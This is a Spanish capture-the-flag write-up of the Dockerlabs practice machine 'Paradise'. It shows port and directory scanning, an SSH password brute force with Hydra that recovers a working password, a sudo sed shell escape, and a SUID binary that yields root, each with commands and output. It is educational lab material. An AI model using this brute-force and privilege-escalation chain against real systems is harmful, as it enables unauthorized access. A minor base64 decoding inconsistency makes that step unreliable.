



Write-Up: Máquina "Paradise"

- 📌 **Plataforma:** Dockerlabs
 - 📌 **Dificultad:** Fácil
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🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
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1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para identificar puertos abiertos. Encuentro que el puerto 22, 80, 139 y 445 están abiertos.

```
(root㉿kali)-[~]
# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 19:44 -04
Initiating ARP Ping Scan at 19:44
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:44, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:44
Completed Parallel DNS resolution of 1 host. at 19:44, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:44
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:44, 3.55s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-05-31 19:44:48 -04 for 4s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.06 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2. Escaneo y Enumeración

Ahora, hago un escaneo específico en los puertos abiertos encontrados anteriormente con finalidad de encontrar versiones y más información de sus servicios.

```

Host script results:
|- smb-os-discovery:
  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
  Computer name: 921a03ceac31
  NetBIOS computer name: UBUNTU\x00
  Domain name: \x00
  FQDN: 921a03ceac31
  System time: 2025-05-31T23:45:32+00:00
  clock-skew: mean: 0s, deviation: 1s, median: 0s
|- p2p-conficker:
  Checking for Conficker.C or higher ...
  Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
  Check 2 (port 4590/tcp): CLEAN (Couldn't connect)
  Check 3 (port 58197/udp): CLEAN (Timeout)
  Check 4 (port 54327/udp): CLEAN (Failed to receive data)
  0/4 checks are positive: Host is CLEAN or ports are blocked
|- smb2-security-mode:
  3:1:1:
  Message signing enabled but not required
|- smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
|- smb2-time:
  date: 2025-05-31T23:45:30
|- start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.02s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.02s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.16 seconds

```

Con gobuster busco directorios, pero a simple análisis solo encontré **/img**, **/gallery.html** y **/booking.html** que quizás sirvan para algo.

```

[~]# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 281]
/.html          (Status: 403) [Size: 282]
/index.html    (Status: 200) [Size: 950]
/img            (Status: 301) [Size: 305] [→ http://172.17.0.2/img/]
/login.php      (Status: 200) [Size: 1696]
/gallery.html   (Status: 200) [Size: 2369]
/booking.html   (Status: 200) [Size: 2058]
/.html          (Status: 403) [Size: 282]
/.php           (Status: 403) [Size: 281]
/server-status  (Status: 403) [Size: 290]
Progress: 830572 / 830576 (100.00%)
=====

Finished
=====
```

Busco en **/galery.html** y en el código fuente encuentro un comentario que parece ser algo codificado en base64, lo sospecho porque casi siempre los base64 que encuentro tienen “==” al final.

```
← → ⌂ ⌂ view-source:http://172.17.0.2/galery.html  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB  
38         left: 50%; /* Center the container horizontally */  
39         transform: translateX(-50%); /* Counteract the 50% left offset */  
40     }  
41 </style>  
42 </head>  
43 <body>  
44     <h1 style="text-align: center; margin-top: 20px;">Image Gallery</h1>  
45     <div class="gallery-container">  
46         <div class="gallery-item">  
47               
48         </div>  
49         <div class="gallery-item">  
50               
51         </div>  
52         <div class="gallery-item">  
53               
54         </div>  
55         <div class="gallery-item">  
56               
57         </div>  
58         <div class="gallery-item">  
59               
60         </div>  
61         <div class="gallery-item">  
62               
63         </div>  
64         <div class="gallery-item">  
65               
66         </div>  
67         <div class="gallery-item">  
68               
69         </div>  
70         <!-- Añadir más imágenes aquí -->  
71     </div>  
72     <div class="button-container">  
73         <button onclick="window.location.href='index.html'">Go Back</button>  
74     </div>  
75 </body>  
76 </html>  
77 <!-- ZXN0b2VzdW5zZWNyZXRVcG== -->  
78
```

Decodifico el mensaje y obtengo “estoesunsecreto”. Puede ser una contraseña o directorio. Revisaré si es un directorio válido o existente.

```
└─(root㉿kali)-[~]  
# echo "ZXN0b2VzdW5zZWNyZXRVcG==" | base64 --decode  
estoesunsecreto
```

Finalmente, el directorio **/estoesunsecreto** si existe, y tiene un archivo txt. También se filtra un posible nombre de usuario “Lucas”.

Name	Last modified	Size
Parent Directory	-	
mensaje_para_lucas.txt	2024-07-28 21:04	109

Index of /estoesunsecreto

Name	Last modified	Size	Description
Parent Directory	-		
mensaje_para_lucas.txt	2024-07-28 21:04	109	

Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80

Prácticamente, le dice a Lucas que cambie su contraseña porque es demasiado débil y que los hackers podrían encontrarla usando B.F (Brute Force = Fuerza Bruta), por ende, ya es un indicio de que hay que usar Hydra para atacar con fuerza bruta el servicio SSH usando el usuario “lucas” y el confiable diccionario de rockyou con millones de contraseñas existentes.

REMEMBER TO CHANGE YOUR PASSWORD ACCOUNT, BECAUSE YOUR PASSWORD IS DEBIL AND THE HACKERS CAN FIND USING B.F.

3. Explotación de Vulnerabilidades

Ataco con fuerza bruta el servicio SSH usando el usuario “Lucas” y el diccionario de rockyou. Finalmente, obtengo la contraseña.

```
[root@kali)-[~]
└─# hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-31 20:13:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: lucas password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-31 20:14:08
```

Ingreso exitoso usando las credenciales:

```
[root@kali)-[~]
└─# ssh lucas@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:2w4/PQ5L3xreq6F0ZhOCWrJ8m8oFWVAnkd6GqbM2jm8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
lucas@172.17.0.2's password:
$ whoami
lucas
$ id
uid=1001(lucas) gid=1001(lucas) groups=1001(lucas)
```


4. Escalada de Privilegios y Post-exploitación

Aplico “**sudo -l**” para ver usuarios con permisos sudo en algún archivo. Encuentro que andy puede usar **sed**.

```
$ sudo -l
Matching Defaults entries for lucas on 921a03ceac31:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucas may run the following commands on 921a03ceac31:
(andy) NOPASSWD: /bin/sed
```

En [GTFOBINS](https://gtfobins.github.io/gtfobins/sed/#shell) busco comandos para explotar **sed** y encuentro uno.



The screenshot shows a search result for "sed" on the GTFOBINS website. The URL in the address bar is https://gtfobins.github.io/gtfobins/sed/#shell. The page title is "sed". Below the title, there are several red rectangular buttons with white text: "Shell", "Command", "File write", "File read", "SUID", and "Sudo". A section titled "Shell" is expanded, containing the following text: "It can be used to break out from restricted environments by spawning an interactive system shell." Below this text are two numbered options: "(a) GNU version only. Also, this requires bash." and "(b) GNU version only. The resulting shell is not a proper TTY shell." Each option has a corresponding code snippet in a pink box: "(a)" contains "sed -n '1e exec sh 1>&0' /etc/hosts" and "(b)" contains "sed e".

.. / sed

 Star 11,670

| Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) GNU version only. Also, this requires **bash**.

```
sed -n '1e exec sh 1>&0' /etc/hosts
```

(b) GNU version only. The resulting shell is not a proper TTY shell.

```
sed e
```

Aplico el comando encontrado en [GTFOBINS](https://gtfobins.github.io/gtfobins/sed/#shell), permitiendo acceder al usuario andy. Intento usar “**sudo -l**” con **andy**, pero no tengo su contraseña para hacerlo efectivo, así que intentaré otros caminos.

```
$ sudo -u andy sed -n '1e exec sh 1>&0' /etc/hosts
$ whoami
andy
$ id
uid=1000(andy) gid=1000(andy) groups=1000(andy)
$ sudo -l
[sudo] password for andy:
Sorry, try again.
[sudo] password for andy:
Sorry, try again.
[sudo] password for andy:
Sorry, try again.
sudo: 3 incorrect password attempts
```

Como **sudo -l** no funcionó, uso el siguiente comando que sirve para encontrar archivos que tengan permisos SUID, básicamente al ejecutarlos hereda los permisos del propietario (usualmente se busca que sea root). Encontré un ejecutable que llama la atención, lo ejecuté y permite cambiar a otro usuario usando el UID, el de root es 0, por ende, ingresé 0.

```
$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/privileged_exec
/usr/local/bin/backup.sh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/bin/su
/bin/umount
/bin/ping
/bin/mount
/bin/ping6
$ /usr/local/bin/privileged_exec
Running with effective UID: 0
root@921a03ceac31:~# whoami
root
root@921a03ceac31:~# id
uid=0(root) gid=1000(andy) groups=0(root),1000(andy)
root@921a03ceac31:~# █
```

Acceso a root logrado.

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.